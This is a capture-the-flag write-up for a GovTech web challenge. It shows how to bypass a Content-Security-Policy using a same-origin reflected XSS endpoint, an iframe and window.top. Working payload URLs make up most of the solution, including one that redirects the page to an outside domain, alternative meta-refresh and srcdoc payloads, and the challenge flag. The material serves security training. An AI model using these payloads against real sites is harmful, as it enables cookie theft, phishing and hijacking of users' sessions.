Report Me [GovTech]

GovTech Web // 500 Points // Demo


Description

A white-hat hacker notified SecTech that her public name registry is vulnerable to Cross-Site-Scripting (XSS)! He kindly reported the `/query` endpoint is vulnerable to XSS! It is up to you to validate what the hacker said! Try to exploit the following endpoint to identify any more XSS vulnerabilities!

http://sec-tech.cf:8080?q=max

Solution

Ah another XSS. Looks like it's easier this time since it's just a `.innerHTML` thing.



Big sike? Big sike.

The problem here is that there is a fun `Content-Security-Policy: default-src 'self';` header that wants to mess up our lives. CSP is a security header that bans certain possibly unsafe web technologies such as `<script>` or `<img>` tags. It is used to prevent things like XSS attacks. This CSP means "only load things from the current domain", and inline scripts and stylesheets are banned; i.e. we can't do this:

```
<script>alert(1)</script>
```


We can bypass this by using the /query XSS. Let's look for that XSS first, since it *also* has the CSP attached. We know that we can type arbitrary text into that endpoint, so:

```
http://sec-tech.cf:8080/query?name=<script src="query?name%3Dalert(1) //">
</script>
```

This URL goes to `/query` and injects the tag `<script src="query?name=alert(1) //"></script>`, whose source is query but with a payload of `alert(1)// not found!` (the `//` is important because it comments out the "not found" text, which is not valid JavaScript). This is equivalent to `<script>alert(1)</script>`, which is a common XSS payload.

Back to `/`, let's try the same payload:

```
http://sec-tech.cf:8080/?q=<script src="query?name%3Dalert(1)//"></script>
```



We see the `<script>`, but where is the alert box?

In their infinite wisdom (well to be fair it is a good security practice, but it makes my life hard), the browser developers decided not to allow `.innerHTML` to insert `<script>` tags. The tag *is added*, but it isn't run, so it's basically useless.

Therefore, a method of running scripts without using `innerHTML`, i.e. using a tag other than `<script>` is necessary. Now, spend over an hour trying that and weeping in front of your laptop.

Then, suddenly come to the realization that `window.top` exists. This means that in an `<iframe>` tag, the JavaScript in the `<iframe>` is able to interact with the page that it is inside. Of course, there are security checks to prevent abuse. However, since both `/` and `/query` are on the same domain, the browser allows this variable to be used. With the `window` object of the top window, we are finally able to perform a full blown XSS:

```
http://sec-tech.cf:8080/?q=<iframe src='query?name=<script src="query?
name%3Dwindow.top.WHATEVER_JS_FUNCTION_YOU_WANT"></script>'></iframe>
```

You'll have to use backticks for any parameters (unless you like escaping with `\`):

```
http://sec-tech.cf:8080/?q=<iframe src='query?name=<script src="query?
name%3Dwindow.top.alert(`so it turns out X Æ A-12 only does demo
challenges`);window.top.location%3D`https://irscybersec.tk`//"></script>'>
</iframe>
```

Now, you can run whatever you want in the site for any purpose: phishing, stealing cookies, bitcoin mining botnet etc idk.

Alternative Solutions

GovTech hires smart people who have good ideas (thanks sherlock) so they had better solutions than me. Other than an XSS, you could also use a `<meta>` tag for a redirect:

```
<meta http-equiv="refresh"
content="0;URL='https://www.tech.gov.sg/report_vulnerability/'" />
```

For an full-blown XSS, a `srcdoc` attribute could also have been used:

```
http://sec-tech.cf:8080/?q=<iframe srcdoc='<script src="query?
name%3Dwindow.top.alert(`so it turns out X Æ A-12 only does demo
challenges`);window.top.location%3D`https://irscybersec.tk`//"></script>'>
</iframe>
```

This removes the step of needing an additional `<script>` tag inside the payload. It uses the same vector `window.top`.

Flag

```
WH2020{th3_XsS_prOw3$$}
```